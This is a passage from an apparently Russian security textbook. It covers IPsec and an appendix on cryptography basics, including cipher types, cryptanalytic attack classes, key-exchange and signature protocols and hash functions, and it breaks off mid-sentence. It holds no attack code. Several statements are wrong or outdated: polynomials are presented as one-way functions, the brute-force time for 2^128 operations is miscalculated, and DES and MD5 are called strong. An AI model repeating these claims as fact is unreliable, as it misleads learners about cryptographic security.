- Атака на прикладном уровне. Такие атаки выполняются с целью получения контроля над приложением, запущенным на сетевом компьютере. Например, хакер может попытаться получить доступ к приложению удаленного администрирования компьютера (например, pcAnywhere). Если ему это удастся, хакер может сделать с компьютером что угодно - нарушить целостность хранимых данных или файлов операционной системы, ввести вирус, клавиатурного шпиона, запустить сетевой анализатор для отслеживания трафика и так далее.

Для защиты от всех этих атак были разработаны средства IP-безопасности, обеспечиваемые протоколом IPsec (Internet Protocol Security Протокол безопасности Интернета), представляющим собой набор открытых стандартов защиты соединений по IP-сетям средствами криптографии. Протокол IPsec нацелен на защиту пакетов, передаваемых по сетям *TCP/IP,* и защиту сетей TCP/IP от перечисленных выше атак. Обсудим возможности, предоставляемые протоколом IPsec.

Обзор IPsec

Протокол IPsec опирается на концепцию защиты, исходящую из предположения, что среда передачи данных не защищена. Сетевые компьютеры, пересылающие пакеты IPsec от источника к получателю, не имеют никаких сведений об использовании протокола IPsec и могут, в принципе, вообще его не поддерживать. Таким образом, протокол IPsec может быть использован в локальных сетях с одноранговой и клиент-серверной организацией для передачи данных между маршрутизаторами и шлюзами глобальных сетей или в удаленных соединениях и частных сетях Интернета.

Протокол IPsec позволяет преодолеть ограниченность обычных средств защиты, полагающихся, как правило, на защиту периметра локальной сети - брандмауэры, защищенные маршрутизаторы, средства аутентификации пользователей удаленного доступа. Защиту от внутренних атак указанные средства не обеспечивают, поскольку основаны на именах и паролях учетных записей пользователей. Ясно, что защита периметра сети никак не воспрепятствует злоумышленнику, имеющему локальный доступ к компьютеру, с помощью различных программ (например, описанной в этой книге программы LC4) извлечь из него все пароли учетных записей и далее использовать для своих целей.

С другой стороны, ограничение физического доступа к оборудованию локальной сети часто невозможно, поскольку кабели локальной сети могут иметь большую протяженность и располагаться в местах, препятствующих их

эффективной защите. Протокол IPsec позволяет преодолеть все эти проблемы - при его использовании компьютер шифрует все отправляемые данные, а получатель - дешифрует. Поэтому при условии построения многоуровневой системы защиты, включающей ограничение физического доступа к компьютерам (но не к линиям передачи данных), защиту периметра и корректную настройку пользовательского доступа - протокол IPsec обеспечит всестороннюю защиту сетевых данных.

Протокол IPsec защищает не сам канал передачи информации, а передаваемые по нему пакеты. Тем самым IPsec решает следующие задачи.

- Неотрицаемость сообщений. Протокол IPsec поддерживает создание цифровой подписи передаваемого сообщения закрытым ключом отправителя, что обеспечивает невозможность отрицания авторства сообщения.
- Аутентификация источника сообщения, обеспечиваемая поддержкой инфраструктуры открытого ключа (PKI), аутентифицирующей компьютер-отправитель на основе сертификата.
- Конфиденциальность передаваемых данных, обеспечиваемая шифрованием информации криптостойкими алгоритмами DES и 3DES.
- Защита целостности данных путем подписания передаваемых пакетов хэш-кодами аутентификации сообщения HMAC (Hash Message Authentication Codes). Коды HMAC вначале подсчитываются компьютером-отправителем сообщения, использующим специальный алгоритм и общий секретный ключ. Затем компьютер получатель повторно подсчитывает код HMAC и сравнивает результат с полученным значением. Для подсчета HMAC используются криптостойкие алгоритмы MD5 и SHA.
- Защита от повторного использования перехваченных пакетов с целью получения доступа к ресурсам.

Для управления средствами защиты IPsec применяются правила политики IP-безопасности, что значительно упрощает развертывание IPsec на защищаемой системе. Политика IPsec применяется к локальным компьютерам, к домену и организационным подразделениям, созданным в активном каталоге. При настройке политики IPsec следует учесть правила безопасной работы, принятые в организации. Для этого в каждой политике IP-безопасности содержится несколько правил, применяемых к группам компьютеров или организационным подразделениям.

Чтобы познакомится с практическими методами настройки политики IP-безопасности, можно обратиться к справочной системе Windows 2000/XP или к одному из многочисленных руководств (например, [6]).

ПРИЛОЖЕНИЕ Е.

Криптография

Криптография - древнейшая наука (или, быть может, искусство), изначально предназначенная для обеспечения сохранности и безопасности информации.

Криптография бывает двух типов: та, которая помешает вашему коллеге по работе читать вашу электронную почту, пользуясь вашим временным отсутствием, и та, которая помешает прочитать ваши файлы шпиону, работающему на правительство недружественной державы. В чем их отличие? Система криптографической защиты компьютерной информации (называемая также криптосистемой) позволяет шифровать документ с помощью широко распространенной программы, реализующей хорошо известный криптографический алгоритм. Надежной можно назвать только ту криптосистему, которая устоит перед попытками раскрытия шифра (т.е. «взлома») любым специалистом, знакомым с криптографическим алгоритмом, применяемым в криптосистеме, и имеющим доступ к достаточно мощным вычислительным ресурсам.

Обсудим некоторые основные концепции, лежащие в основе современных криптосистем.

Основные понятия и термины криптографии

Согласно общепринятой терминологии, исходные данные, которые требуется скрыть, в криптографии называются открытым текстом. Для сокрытия информации средствами криптографии информация преобразуется в искаженный вид, причем так, что прочесть, т.е. извлечь исходные данные из искаженного текста, сможет лишь тот, кто знает использованный способ преобразования. Процесс преобразования исходных данных называется шифрованием, а полученные при этом искаженные данные - шифротекстом. Соответственно, обратное преобразование шифротекста в открытый текст называется дешифрованием.

Специалисты по криптографии называются криптографами - это те люди, которые владеют методами и способами шифрования исходных данных. Для вскрытия шифротекстов используется другая наука - криптоанализ, а специалистов по этой науке называют криптологами (чаще всего это те же криптографы). Теперь немного математики (только не пугайтесь - на уровне средней школы).

Будем обозначать открытый текст буквой О, а соответствующий шифротекст - буквой С. Тогда можно представить шифрование как функцию Е над открытым текстом, преобразующую его в шифротекст:

$$E(O)=C$$

Обратный процесс дешифрования так же можно представить себе как функцию D над шифротекстом, преобразующую его в открытый текст.

$$D(C)=0$$

Для подсчета функции шифрования E используется определенный алгоритм шифрования, а функции D - алгоритм дешифрования. Примером такого алгоритма шифрования можно назвать замену буквы открытого текста буквой, отстоящей на 3 позиции дальше по алфавиту. Это - один из древнейших алгоритмов, применявшийся еще древнеримским императором Цезарем, именем которого алгоритм и назван. Конечно, этот алгоритм примитивен и не представляет труда для взлома.

Помимо обеспечения конфиденциальности информации, криптография используется для решения дополнительных задач проверки подлинности (аутентификации), целостности и неотрицания авторства отправляемых и получаемых сообщений. В самом деле, как может гонец доказать, что он принес именно то сообщения, которое было ему вручено, и именно тем отправителем, кого он называет? Без решения таких важных вопросов секретное сообщение не будет иметь никакой цены. Вот что означают эти дополнительные задачи.

- Аутентификация источника сообщения. Получатель сообщения должен иметь возможность установить автора полученного сообщения, а злоумышленник - не иметь возможности выдать себя за автора.
- Целостность. Получатель сообщения должен иметь возможность проверить, не было ли сообщение искажено в процессе доставки, а злоумышленник - не способен выдать ложное сообщение за подлинное.
- Неотрицание авторства. Отправитель сообщения впоследствии не должен иметь возможности ложно отрицать авторство посланного сообщения.

Все эти задачи криптография решает с помощью специальных криптографических алгоритмов.

Алгоритмы и ключи

Криптографическим алгоритмом, или шифром, называют математическую функцию, применяемую для шифрования и дешифрирования информации. Выше мы уже использовали две такие функции **E** и **D**, выполняющие, соответственно, шифрование и дешифрование информации.

Конфиденциальность шифруемых сообщений можно обеспечить двумя способами. Во-первых, можно засекретить сам криптографический алгоритм. Однако это - весьма ограниченный подход, поскольку получаемая в результате криптосистема непригодна для использования группой пользователей - ведь, например, каждый раз при уходе сотрудника группы всем остальным придется переходить на новый алгоритм. Более того, при таком подходе нельзя обеспечить стандартизацию криптографических алгоритмов и применение стандартного программного или аппаратного обеспечения шифрования/дешифрования. Поэтому засекреченные криптографические алгоритмы называются ограниченными и областью их применения остаются системы защиты с низким уровнем безопасности.

Другой способ, применяемый в современной криптографии, состоит в использовании ключа, обозначаемого буквой к и представляющего собой переменную математической функции, реализующей криптографический алгоритм. Ключ может использоваться в функциях как шифрования, так и дешифрирования. Смысл ключа таков: зная значение ключа, рассчитать функции шифрования/дешифрования очень просто; не зная значение ключа, сделать это весьма затруднительно.

Чтобы обеспечить такое свойство криптографических ключей, алгоритмы шифрования/дешифрования должны позволять использование ключей со значениями из большого диапазона, называемого пространством ключей. Надежным криптографическим алгоритмом (называемым криптостойким) считается алгоритм, для взлома которого существует (или известен современной науке) всего один метод - простой перебор пространства ключей и проверка осмысленности получаемого результата. Добиться этого - первостепенная задача криптографии.

Зависимость криптографических функций от ключа формально записывается указанием индекса к; при этом операции шифрования и дешифрования записываются следующим образом.

$$E_K(O)=C$$

$$D_K(C)=O$$

Ключи шифрования и дешифрирования в некоторых алгоритмах не совпадают, т.е. ключ шифрования (K_1) отличается от парного ему ключа дешифрирования (K_2). В таком случае операции шифрования и дешифрования записываются таким образом.

$$E_{K1}(O)=C$$

$$D_{K2}(C)=O$$

Криптографический алгоритм, пространство ключей и все возможные открытые тексты и шифротексты - все это вместе взятое и составляет криптосистему. Для оценки пригодности криптосистем к практическому использованию применяется следующий основной принцип криптографии - надежность криптосистемы полностью зависит от ключей, а не от самих алгоритмов. Криптографический алгоритм может быть опубликован и представлен для криптоанализа всем заинтересованным специалистам; программные реализации алгоритма могут быть доступными для широкого распространения - от этого надежность алгоритма не должна уменьшаться. Злоумышленник, даже досконально зная использованный для шифрования алгоритм, без знания ключа не должен иметь возможности прочитать сообщение.

Криптографические алгоритмы с ключами подразделяются на два типа: симметричные алгоритмы и алгоритмы с открытым ключом.

Симметричные алгоритмы

Симметричными называют криптографические алгоритмы, в которых ключ шифрования вычисляется по ключу дешифрирования и наоборот. Как правило, в симметричных алгоритмах ключи шифрования и дешифрирования совпадают. Симметричные алгоритмы называют также алгоритмами с секретным ключом или алгоритмами с единым ключом. Довольно очевидно, что защита, обеспечиваемая симметричными алгоритмами, определяется всего одним ключом, раскрытие (или компрометация) которого означает потерю конфиденциальности информации. Ясно также, что для использования симметричного алгоритма вначале следует обменяться ключами, которые должны храниться в секрете; это - одна из основных проблем симметричных алгоритмов шифрования.

Операции шифрования и дешифрирования с помощью симметричного алгоритма формально записываются следующим образом.

$$E_K(O)=C$$

$$D_K(C)=O$$

Симметричные алгоритмы, в свою очередь, подразделяются по способу обработки шифруемой/дешифруемой информации. Эта информация в компьютерном виде представляет собой последовательность двоичных кодов, хранимых в адресном пространстве памяти компьютера. Каждый адрес памяти указывает на машинное слово, разрядность которого зависит от типа компьютера. При шифровании/дешифровании этой информации симметричные алгоритмы могут действовать двояким образом - обрабатывать ее последовательно, бит за битом (иногда байт за байтом), или также последовательно, но группами битов, называемых блоками. Поэтому симметричные алгоритмы подразделяются на потоковые алгоритмы (или потоковые шифры) и блочные алгоритмы (или блочные шифры). В современных компьютерных алгоритмах типичный размер блока составляет 64 бита.

Алгоритмы с открытым ключом

В алгоритмах с открытым ключом (иногда называемых асимметричными) для шифрования и дешифрования используются различные ключи, причем должно быть соблюдено следующее требование: вычисление ключа дешифрирования по ключу шифрования должно быть практически невыполнимо. При использовании таких алгоритмов ключ шифрования может быть опубликован для всеобщего использования, т.е. быть открытым (отсюда и название алгоритма). Любой человек, желающий послать шифрованное сообщение, может воспользоваться открытым ключом, однако дешифровать сообщение сможет только человек, знающий ключ дешифрирования, который называется закрытым ключом. Несмотря на возможную путаницу, операция шифрования и дешифрования алгоритмом с открытым ключом к обозначается так же, как в случае симметричного алгоритма.

$E_K(O)=C$

$D_K(C)=O$

При использовании алгоритмов с открытым ключом, в отличие от симметричных алгоритмов, не возникает проблемы передачи ключа. Однако имеются и недостатки - медленная, по сравнению с симметричными алгоритмами, скорость работы и уязвимость к взлому методом избранного текста. Вот как это делается. Пусть у криптоаналитика имеется сообщение с, шифрованное открытым ключом к. Тогда, пользуясь открытым ключом к, он может последовательно шифровать открытые тексты $C'=E_K(O)$ из множества N всех возможных открытых текстов о, сравнивая при этом результаты C' с шифротекстом с до тех пор, пока не найдет совпадения, т.е. с'=С. Он не сможет таким путем восстановить закрытый ключ, но сумеет прочесть с - это будет открытый текст о, соответствующий найденному шифротексту C'. Если размер множества N невелик, это вполне реально. -

Криптоаналитики знают множество других методов взлома, более изощренных, чем описанный выше метод избранного текста. Обсудим их вкратце.

Криптоаналитические методы вскрытия

Предположим, что злоумышленники имеют неограниченный доступ к линии связи между отправителем и получателем (подключившись, скажем, к телефонной линии где-то в подвале). В их руках - множество сообщений, переданных по линии связи в шифрованном виде. Все предназначение криптоанализа состоит в восстановления открытого текста из шифрованных сообщений без знания криптографического ключа - криптоаналитик должен восстановить либо открытый текст, либо ключ.

Для решения своей задачи криптоаналитик, в первую очередь, должен выявить слабые места в криптосистеме, использованной для шифрования данных. Как правило, в криптографии всегда делается допущение, что криптоаналитик всегда знает полное описание криптографического алгоритма, и секретность сообщения полностью определяется ключом, хотя в реальных условиях это не всегда справедливо. Однако ясно, что если криптоаналитик не сможет взломать известный ему алгоритм, то тем более ему не удастся взломать неизвестный ему алгоритм, поэтому такое допущение оправдано. В таком случае криптоаналитику доступны семь следующих метода вскрытия.

- **Вскрытие на основе только шифротекста.** Опираясь на шифротексты нескольких сообщений, зашифрованных одним и тем же алгоритмом, криптоаналитик должен восстановить открытый текст как можно большего числа шифрованных сообщений или выявить ключи шифрования.
- **Вскрытие на основе открытого текста.** Криптоаналитик должен вскрыть текст как можно большего числа шифрованных сообщений или выявить ключи шифрования, опираясь на несколько шифротекстов сообщений, и открытые тексты этих же сообщений.

- **Вскрытие методом избранного открытого текста.** В этом случае в дополнение к предыдущему методу криптоаналитик имеет возможность подбора открытого текста для последующего шифрования, поэтому его задача расширяется - он должен раскрыть ключи шифрования сообщений.
- **Вскрытие на основе адаптивного выбора открытого текста.** В этом методе криптоаналитик также может шифровать открытый текст и, в дополнение к предыдущему методу, по ходу работы уточнять свой последующий выбор открытого текста, опираясь на полученные результаты взлома.
- **Вскрытие с использованием избранного шифротекста.** Криптоаналитик имеет возможность подбирать различные шифротексты для последующего дешифрирования, и в его распоряжении имеется несколько дешифрированных открытых текстов. Его задача состоит в раскрытии ключей шифрования.
- **Вскрытие с использованием избранного ключа.** В этом случае криптоаналитик располагает некоторыми сведениями о ключах шифрования, используя их для вскрытия ключа.
- **Бандитский криптоанализ.** Эти средства «криптоанализа» заключаются в получении ключа путем угроз, шантажа, пыток, подкупа и тому подобного. В этой книге такие «методы» не обсуждаются.

Для взлома криптосистем в настоящее время применяются главным образом вычислительные средства. Сложность вскрытия приблизительно определяется максимальной оценкой, подсчитанной согласно каждому из следующих параметров.

- По объему исходных данных, необходимых для вскрытия.
- По количеству процессорного времени, необходимого для вскрытия.
- По объему памяти компьютера, необходимой для вскрытия.

Все эти параметры могут быть подсчитаны только приблизительно, указанием порядка величин. Например, если для вскрытия данного алгоритма необходимо выполнить 2^{128} операций (часто встречающееся значение), значит, при быстродействии компьютера миллиард операций в секунду, ему потребуется около 10^{19} лет, что значительно превышает время жизни Вселенной.

Надежность алгоритмов криптографии основана именно на неприемлемой трудоемкости их взлома. Ведь любую криптосистему можно вскрыть так называемым лобовым методом - получить образец шифротекста и, выполняя его дешифрование перебором возможных ключей, проверять осмысленность полученного открытого текста. Однако если взлом алгоритма обойдется дороже, чем ценность зашифрованной информации, или время, потраченное на его взлом, превосходит срок секретности данных, можно считать себя в относительной безопасности.

Для построения системы защиты, обеспечивающей конфиденциальность передаваемой или хранимой информации, одних только надежных криптографических алгоритмов недостаточно. Вы можете создать сколь угодно совершенный

симметричный алгоритм шифрования, но если противник сможет, скажем, выполнить перехват передаваемого секретного ключа, то ни о какой безопасности говорить не приходится.

Отсюда становится ясной важность методики применения криптосистемы. Центральное место при создании такой методики занимает понятие протокола, под которым понимается описание последовательности действий, исполняемых двумя и более сторонами при решении определенной задачи, например, обмене ключамишифрования.

Криптографические протоколы

Криптографическими протоколами называют протоколы, в которых используются средства криптографии, предназначенные для предотвращения или обнаружения фактов подслушивания и мошенничества при передаче сообщений. В современных компьютерных системах криптографические протоколы в основном применяются для обеспечения конфиденциальности сообщений, передаваемых между пользователями сети. В этом случае при решении вопросов безопасности передачи сообщений нельзя рассчитывать на честность пользователей компьютерных систем, их администраторов и разработчиков - ведь даже один злоумышленник может нанести непоправимый вред, взломав систему защиты сети и получив доступ к конфиденциальной информации. Безопасность должны обеспечить надежная криптосистема и протокол, определяющий методику сетевого взаимодействия.

Общее требование к криптографическому протоколу гласит, что стороны, обменивающиеся сообщениями по данному протоколу, не должны иметь возможности сделать или узнать больше, чем это им позволено протоколом. Криптографический протокол также должен обеспечивать выявление методов, применяемых злоумышленниками для нарушения исполнения протокола. Более того, возможности протокола по выявлению вторжений злоумышленников должны быть точно определены с помощью формального описания, чтобы обеспечить базис для разработки и исследования надежных протоколов.

Для формализации описания протоколов введем нескольких переговорщиков - сторон, согласившихся придерживаться протокола. Назовем **Переговорщик-1** и **Переговорщик-2** лиц, обменивающихся сообщениями по сети. Вместе с ними в процесс сетевого взаимодействия могут включаться другие переговорщики, например, **Посредник,** которому доверяют оба переговорщика, **Арбитр,** разрешающий конфликты между переговорщиками, и **Взломщик,** пытающийся перехватить передаваемые сообщения для последующего взлома. Опишем с их помощью процесс обмена сообщениями отдельно для случаев использования симметричных и асимметричных криптосистем.

Симметричные криптосистемы

Пусть **Переговорщик-1** и **Переговорщик-2** ведут переговоры по сети и для обеспечения секретности сообщений решили использовать симметричную криптосистему, основанную на симметричном алгоритме. В этом случае для отправки шифрованного сообщения они должны придерживаться такого протокола.

1. **Переговорщик-1** и **Переговорщик-2** выбирают алгоритм шифрования сообщений.
2. **Переговорщик-1** и **Переговорщик-2** выбирают ключ шифрования.
3. **Переговорщик-1** шифрует открытый текст сообщения выбранным ключом и создает шифротекст сообщения.
4. **Переговорщик-1** посылает шифротекст сообщения **Переговорщику-2.**
5. **Переговорщик-2** дешифрирует шифротекст сообщения выбранным ключом и получает открытый текст сообщения.

Допустим, что Взломщик, подключившись к линии связи между переговорщиками, перехватит шифротекст сообщения (шаг 4 протокола). После этого ему ничего не остается, как заняться вскрытием алгоритма шифрования, которое в данном случае называется пассивным, или по приведенной выше, в разделе «Криптоаналитические методы вскрытия», классификации, вскрытием на основе только шифротекста. Если выбранный переговорщиками алгоритм шифрования - надежный (а мы это предполагаем по умолчанию), то шансы взломщика на успех невелики, если только он не обладает неограниченными вычислительными ресурсами.

Но что если **Взломщик** перехватит сообщения на первых двух этапах? Тогда безопасность описанной симметричной криптосистемы будет разрушена - все передаваемые шифротексты будут доступны прослушивающему линию связи взломщику, поскольку, как мы условились, безопасность криптосистемы всецело зависит от знания ключа и не зависит от алгоритма.

Таким образом, при использовании симметричной криптосистемы, переговорщики могут открыто обмениваться сведениями о выбранном алгоритме, но выбранный на втором этапе ключ должен быть сохранен в тайне.

Возможности **Взломщика** отнюдь не ограничиваются простым перехватом. Он может, к примеру, прервать линию связи, после чего перехватывать сообщения переговорщиков и заменять их своими. При этом ни **Переговорщик-1**, ни **Переговорщик-2** не имеют возможности выявить подмену. Если **Взломщик** не знает ключа шифрования, он может посылать бессмысленные сообщения, создавая видимость помех на линии. Во всяком случае, переговоры будут расстроены.

Подводя итоги, перечислим недостатки симметричных криптосистем:

- Пользователи симметричных криптосистем испытывают большие затруднения при обмене ключами.
- При компрометации ключа система безопасности будет разрушена, и к тому же у злоумышленника появляется возможность выступать в качестве одного из переговорщиков.
- В симметричных криптосистемах с ростом числа пользователей число ключей быстро растет, поскольку каждой паре переговорщиков необходим отдельный ключ.

Криптосистемы с открытыми ключами

В криптосистемах с открытым ключом инструкции по шифрованию общедоступны - зашифровать сообщение с помощью открытого ключа может любой человек. Дешифрирование же настолько трудно, что не обладая закрытым ключом, расшифровать сообщение невозможно, поскольку потребуются неприемлемые затраты вычислительных ресурсов. Ниже представлены шаги протокола обмена сообщениями в случае использования криптосистем с открытым ключом.

1. **Переговорщик-1 и Переговорщик-2** договариваются об использовании криптосистемы с открытыми ключами.
2. **Переговорщик-1** посылает **Переговорщику-2** свой открытый ключ.
3. **Переговорщик-2** шифрует сообщение открытым ключом **Переговорщика-1** и отсылает шифротекст **Переговорщику-1**.
4. **Переговорщик-1** своим закрытым ключом расшифровывает сообщение от **Переговорщика-2.**

Как видим, в этом протоколе отсутствует проблема распространения ключей - они просто передаются в виде открытого сообщения или даже могут быть размещены на специальном сервере, в общедоступной базе данных, как это предлагает сделать программа шифрования PGP Desktop Security. В последнем случае протокол становится еще проще.

1. **Переговорщик-1** извлекает открытый ключ **Переговорщика-2** из базы данных открытых ключей.
2. **Переговорщик-1** шифрует свое сообщение, используя открытый ключ **Переговорщика-2,** и посылает шифротекст сообщения **Переговорщику-2.**
3. **Переговорщик-2** с помощью своего закрытого ключа расшифровывает сообщение **Переговорщика-1**.

Как видим, действия по этому протоколу подобны действиям, выполняемым при отправке обычной («бумажной») почты, что выглядит весьма привлекательно, поскольку переговорщик, которому направлено сообщение, не вовлекается во взаимодействие до тех пор, пока сам не решит отправить ответное сообщение.

Несмотря на указанные достоинства, криптография с открытыми ключами имеет и недостатки, которые мы уже упоминали в разделе «Алгоритмы с открытым ключом», - медленность работы алгоритма шифрования и его уязвимость к вскрытию на основе избранного открытого текста. Поэтому на практике чаще используются так называемые гибридные криптосистемы, использующие алгоритмы шифрования обоих типов.

Гибридные криптосистемы

В гибридных криптосистемах передаваемые сообщения шифруются с помощью симметричных алгоритмов, в которых используются так называемые сеансовые ключи, генерируемые отдельно для каждого сеанса связи. Для распространения же сеансовых ключей используются криптосистемы с открытыми ключами. Вот как выглядит протокол обмена сообщениями при использовании гибридной криптосистемы.

1. **Переговорщик-2** посылает **Переговорщику-1** свой открытый ключ.
2. **Переговорщик-1** генерирует случайный сеансовый ключ, шифрует его с помощью открытого ключа **Переговорщика-2** и посылает его **Переговорщику-2**. Формально это записывается таким образом.

   $E_2(K)$

3. Используя свой закрытый ключ, **Переговорщик-2** расшифровывает сообщение **Переговорщика-1** и получает сеансовый ключ.

   $D_2(E_2(K))=K$

4. Далее оба переговорщика обмениваются сообщениями, шифруя их с помощью одинакового сеансового ключа.
5. По завершении переговоров сеансовый ключ уничтожается. •

При использовании этого протокола резко снижается опасность компрометации сеансового ключа. Конечно, закрытый ключ тоже уязвим к компрометации, но риск значительно меньше, так как во время сеанса связи этот ключ используется однократно - для дешифрования сеансового ключа.

Цифровые подписи

Кроме шифрования передаваемых сообщений, криптография может быть использована для аутентификации источника сообщения. В обычных письмах для этого издавна используются подписи, сделанные отправителем собственной рукой. Компьютерные же сообщения подписываются цифровой подписью. Для этого можно воспользоваться симметричной криптосистемой и услугами доверенного **Посредника.** Этот **Посредник** раздает переговорщикам секретные ключи K_1 и K_2, которые они применяют для своей аутентификации следующим образом.

1. **Переговорщик-1** шифрует ключом K_1 сообщение для **Переговорщика-2** и посылает его **Посреднику.**
2. **Посредник** расшифровывает сообщение с помощью ключа K_1.
3. **Посредник** добавляет в расшифрованное сообщение заявление, подтверждающее авторство **Переговорщика-1,** и шифрует новое сообщение ключом K_2.
4. **Посредник** отсылает зашифрованное сообщение Переговорщику-2.
5. **Переговорщик-2** расшифровывает сообщение ключом K_2 и знакомится с сообщением **Переговорщика-1** вместе с подтверждением его авторства.

Авторство **Переговорщика-1** устанавливается на том основании, что только **Посредник** и **Переговорщик-1** знают секретный ключ K_1. Таким образом, роль подписи в таком протоколе играет заявление **Посредника** об авторстве сообщения, пересылаемое вместе с текстом сообщения. Описанный способ аутентификации обладает всеми атрибутами подписи на бумаге, а именно:

- Достоверностью, поскольку подтверждение **Посредника** служит доказательством авторства любого переговорщика.
- Неподдельностью, поскольку кроме автора сообщения секретный ключ знает только **Посредник.** Попытки выдать себя за любого из переговорщиков сразу обнаруживаются **Посредником.**
- Неповторимостью. Если, допустим, **Переговорщик-2** попытается добавить полученное подтверждение **Посредника** самостоятельно (т.е. повторно использовать подпись **Посредника),** он не сможет это сделать, поскольку не знает нужного секретного ключа.
- Неизменяемость. Подписанное сообщение нельзя изменить после подписания. Если **Переговорщик-2,** получив сообщение, изменит его и попытается выдать за подлинное сообщение от **Переговорщика-1, Посредник** сможет это обнаружить, повторно зашифровав поддельное сообщение и сравнив его с исходным сообщением, полученным от **Переговорщика-1.**
- Неотрицаемостью. Если впоследствии **Переговорщик-1** станет отрицать авторство сообщения, **Посредник** сможет доказать иное, поскольку хранит исходное сообщение.

В таких протоколах самое узкое место - это **Посредник,** поскольку к нему приходится обращаться всякий раз, когда необходимо подтвердить подлинность документа, что затруднительно (даже при использовании специальной программы).

Более эффективный метод подписания обеспечивается криптосистемами с открытым ключом. В этом случае для получения надежной цифровой подписи следует просто зашифровать документ своим закрытым ключом. Поскольку открытый ключ общедоступен, проверка такой подписи не требует посредника. Чтобы исключить попытки повторного использования такой цифровой подписи (что немаловажно, например, при финансовых операциях), в сообщение перед

подписанием следует включить метки времени. Таким образом, попытка повторного предъявления документа (например, финансового чека), посланного с метками времени, окончится провалом.

Для создания цифровой подписи не обязательно выполнять шифрование всего документа, поскольку это может быть достаточно трудоемким процессом и в ряде случаев излишним, если, например, документ не является секретным и подпись должна всего лишь удостоверить его авторство. Вместо этого в современных криптосистемах для подписания используются цифровые отпечатки, или дайджесты, документа. Дайджест - это число, подсчитываемое на основании двоичного кода документа, с помощью так называемых однонаправленных хэш-функций. Обсудим эти понятия подробнее, поскольку они относятся к центральным, основополагающим средствам криптографии.

Однонаправленные хэш-функции

Вообще однонаправленными называют функции, которые вычислить сравнительно легко, но их обратные функции для вычисления требуют неприемлемых трудозатрат, т.е. более формально, однонаправленную функцию `F(x)` несложно рассчитать для каждого значения аргумента x, но очень трудно для известного значения F(x) вычислить соответствующее значение аргумента x. Примером однонаправленных функций могут служить полиномы. В этом случае вычисление обратной функции равносильно нахождению корней полинома, что, как известно из школьной алгебры, затруднительно даже для квадратичного полинома. Во всяком случае примем на веру, что такие функции существуют (всем сомневающимся советуем обратиться к одному из руководств по криптографии).

Особой разновидностью однонаправленных функций являются однонаправленные функции с тайной лазейкой. Такие функции, кроме однонаправленности, обладают дополнительным свойством - знание некой информации об этой функции делает подсчет обратной функции сравнительно нетрудным. Более формально, для однонаправленных функций с лазейкой нетрудно вычислить F(X) по заданному значению аргумента x, но по известному значению F(x) трудно вычислить аргумент x, если не знать некую секретную информацию z. Однонаправленные функции с тайной лазейкой служат математической основой для криптографии с открытым ключом.

Однонаправленной хэш-функцией, которую мы будем обозначать `H(M)`, называется однонаправленная функция, которая в качестве аргумента получает сообщение `M` произвольной длины и возвращает число `h` фиксированной разрядности t, т.е. более формально:

```
h=H(M)
```

где значение h, называемое хэшем, или необратимым хэшем, имеет разрядность t.

Вдобавок к указанному свойству, чтобы быть пригодными для практического применения, однонаправленные хэш-функции должны иметь следующие допол-

нительные свойства, которые, собственно, и позволяют использовать их для создания цифровой подписи.

- Зная M, легко вычислить h.
- Зная h, трудно определить значение M, для которого H(M) = h.
- Зная м, трудно определить другое сообщение, M', для которого H(M) = H(M').

Вот что это означает. Пусть **Переговорщик-1** вычислил дайджест H(M) своего сообщения м и зашифровал дайджест своим закрытым ключом. Может ли полученное значение служить в качестве цифровой подписи? Если **Взломщик,** располагая достаточными ресурсами, сможет создать другое сообщение M', отличное от M, но с одинаковым дайджестом, т.е. H(M) = H(M'), то цифровая подпись будет скомпрометирована.

Если же хэш-функция, использованная для вычисления дайджеста, обладает последним из указанных выше дополнительных свойств, то дайджест, по сути, становится уникальным идентификатором сообщения. В этом случае, если **Переговорщик-1** зашифрует дайджест сообщения своим закрытым ключом, то **Переговорщик-2** сможет удостовериться в его подлинности, восстановив дайджест с помощью открытого ключа **Переговорщика-1** и затем самостоятельно вычислив дайджест сообщения и сравнив результат с дайджестом, полученным в сообщении. Именно так и создается цифровая подпись документов средствами современных криптосистем.

Цифровые подписи

Известно множество алгоритмов, применяемых для создания цифровых подписей, но все они относятся к алгоритмам шифрования с открытыми ключами, где закрытый ключ используется для подписания дайджеста документов, а открытый ключ - для проверки подлинности подписи. Процесс подписания сообщения закрытым ключом к формально будем обозначать так:

$$S_K(M)$$

Процесс проверки подлинности подписи с помощью соответствующего открытого ключа формально записывается так:

$$V_K(M)$$

Цифровой подписью, или просто подписью, мы будем называть необратимый хэш документа, зашифрованный зарытым ключом. В компьютерном представлении цифровая подпись реализуется в виде строки двоичного кода, которая присоединяется к документу после его подписания.

Ниже представлен протокол, в котором сообщение подписывается закрытым ключом отправителя, а затем шифруется открытым ключом получателя сообщения. Это обеспечивает конфиденциальность сообщения и подтверждение его авторства.

1. **Переговорщик-1** подписывает сообщение своим закрытым ключом.

   $S_1(M)$

2. **Переговорщик-1** шифрует подписанное сообщение открытым ключом **Переговорщика-2** и отправляет его **Переговорщику-2**.

   $E_2(S_1(M))$

3. **Переговорщик-2** расшифровывает сообщение своим закрытым ключом.

   $D_2(E_2(S_1(M))) = S_1(M)$

4. **Переговорщик-2** проверяет подлинность подписи, используя открытый ключ **Переговорщика-1**, и восстанавливает сообщение.

   $V_1(S_1(M))=M$

Сделаем несколько замечаний к этому протоколу. Во-первых, для шифрования и подписания документов нет никакой необходимости использовать одну и ту же пару открытый/закрытый ключ; вместо этого **Переговорщик-1** может обзавестись несколькими парами ключей, имеющих разные сроки действия и разрядности. Во-вторых, примененное в протоколе подписание сообщения до шифрования позволяет избежать подмены подписи шифрованного сообщения. Кроме того, с юридической точки зрения законную силу имеет подпись только под доступным для прочтения документом. В-третьих, для предотвращения повторного использования сообщений в этом протоколе должны использоваться метки времени.

Возможности, открываемые при использовании криптосистем с открытыми ключами, воистину безграничны. С развитием таких криптосистем появились реальные возможности для сетевой идентификации пользователей и придания цифровым подписям юридического статуса (в России соответствующий закон был подписан Президентом в начале 2002 года). Однако для обеспечения этих возможностей одного только надежного алгоритма создания цифровой подписи недостаточно. Их реализация требует создания надежной инфраструктуры управления ключами (PKI - Public Key Infrastructure).

Управление ключами

Основной целью, преследуемой при организации инфраструктуры PKI, является преодоление основного недостатка криптосистем с открытыми ключами - возможность подмены открытых ключей, которыми обмениваются переговорщики. Если **Переговорщик-1** хочет послать сообщение **Переговорщику-2,** ему вначале потребуется получить открытый ключ **Переговорщика-2.** Ключ может быть получен непосредственно от **Переговорщика-2** или извлечен из централизованной базы данных, хранимой, например, на сервере ключей. Вот как может поступить **Взломщик.**

